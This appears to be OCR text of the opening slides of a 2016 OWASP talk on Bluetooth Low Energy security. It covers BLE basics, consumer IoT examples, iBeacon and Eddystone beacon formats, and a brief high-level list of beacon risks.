GATTacking Bluetooth Smart

Introducing new BLE MITM proxy tool

Slawomir.Jasek@securing.pl @slawekja

OWASP Kraków, 15.11.2016

Hacking challenge – steal a car!

Sławomir Jasek

Live in southern Poland.

IT security expert securing

since 2005, and still love this job ☺
Application security assessments (web, mobile, embedded...)

And of course we are hiring!

Significant part of time for research.

Agenda

- Bluetooth Smart
- Advertisements and beacons
- Hacking BLE devices with live demos
  - Banking token
  - Anti-thief security
  - Smart locks (5x)
  - Mobile PoS
- How to steal a car?
- What can we do better?

BLUETOOTH SMART?

Bluetooth Smart?

AKA Bluetooth 4, Bluetooth Low Energy

One of most exploding recently IoT technologies.


Completely different than previous Bluetooth 2, 3 (BR/EDR).


Designed from the groud up for low energy usage, simplicity (rather than throughput)


The main usage scenarios:

a) Advertising (broadcast)

b) Communication between 2 devices (master / peripheral)





HidrateMe Smart Water Bottle
HidrateMe, a connected water bottle that tracks your water intake and glows to make sure that you never forget to drink your water again.
PRE-ORDER
50%
1 ½ Bottles to go
Created by
Hidrate, Inc.
8,015 backers pledged $627,644 to help bring this project to life.



myvessyl.com

When you have the power to change the way you feel, it changes everything.


Temperature
Breathing Rate
Heart Rate
Rumination Rate
www.vitalherd.com





Figure 1. The breakout board with (b) tri-axial accelerometer and (a)(c) sensor embedded denture.

http://nslab.ee.ntu.edu.tw/publication/conf/TeethProbeISWC.pdf



The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

Startups

1. Come out with a bright idea where to put a chip in.
2. Buy BLE devkit, some soldering, integrate mobile app
3. Convincing website + video (bootstrap)
4. **Crowdfunding!**
5. Profit!

http://southpark.cc.com/full-episodes/s18e01-go-fund-yourself

PASSFORT - Your digital life, secure!

Easily manage ALL your accounts & passwords from a secure keychain that allows you access from all your devices!

Pre-Order Now

Created by

Xolutronic

1,458 backers pledged $107,511 to help bring this project to life.


Welcome
John


053311

WIRED.CO.UK SECURITY WEARABLES BANKS TECHNOLOGY

Halifax uses heartbeat sensor to secure online banking

SECURITY / 13 MARCH 15 / by JAMES TEMPERTON

371 shares
0 comments

ECG signals could replace online banking passwords following a successful trial by Halifax.

A proof of concept experiment used an ECG band to record a person's cardiac rhythm, which could then be used to login to an online banking service. An electrocardiogram or ECG is the unique rhythm of a heartbeat and, unlike a text password or fingerprint, it is incredibly difficult to fake.

Medical & Health

Cool & Clever

Cars

Hands-free Calling

Drive Smart, Drive Safe

Consumer Electronics


Millions of devices and counting

There are already more than 40 million *Bluetooth*® enabled home and professional healthcare devices on the market from leading manufacturers like 3M, A&D, Nonin and Omron. With Bluetooth Smart and Bluetooth Smart Ready devices exploding on the market, soon there will be millions more.

http://www.bluetooth.com/Pages/Medical.aspx

Bluetooth Smart – bright future of IoT?

- Easy to deploy, available, convenient, low-priced.
- More and more devices – "wearables", medical, smart home...
- Beacons boom, indoor positioning
- Physical web
- Bluetooth Mesh
- Web bluetooth – devices available from the browser (API)
- IPv6 over Bluetooth Smart



http://www.bluetooth.com/SiteCollectionDocuments/4-2/bluetooth4-2.aspx

BLE ADVERTISEMENTS

BLE broadcast -> receive

advertisement

Beacons

- Transmit a unique identifier.
- Mobile app can determine the device's physical location, track customers, or trigger a location-based action
- Typically visible from a few meters

https://en.wikipedia.org/wiki/Bluetooth_low_energy_beacons
https://developers.google.com/beacons/overview

Apple iBeacon


UUID (vendor)
2F234454-CF6D-4A0F-ADF2-F4911BA9FFA6

Major (group)
45044

Minor (individual)
5

Tx Power
-59

Comparing Tx Power indication with measured signal strength, the mobile app can establish precise distance to specified beacon.




Google Eddystone

Can broadcast:

- Unique id (similar to iBeacon)
- Website URL (physical web) https://google.github.io/physical-web
- Sensor indication (e.g. temperature)
- „Attachments” – arbitrary blob data stored in Google cloud https://developers.google.com/beacons/proximity/attachments

Telemetry – remote management




Beacons – usage scenarios

- Display additional info (e.g. about products on a shelf) based on precise location.
- Prizes, loyalty points, "gamification".
- Automatic "Check-in".
- Indoor navigation.
- Notification about stealing bicycle, wallet.
- "Smart home" – automatic door opening, light switching...
- Encourage interactions with devices (physical web)
- ...

Risks?


- Retail - a rival may piggyback our beacons signal and use it to show competitive offers.
- Mobile apps actions on closing to a beacon - possibility to cheat that fact.
- Taking over administrative control, reconfiguration, battery draining, stealing...

Android:
nRF Connect for Mobile
https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp




iOS:
nRF Connect for Mobile
https://itunes.apple.com/us/app/locate-beacon/id738709014

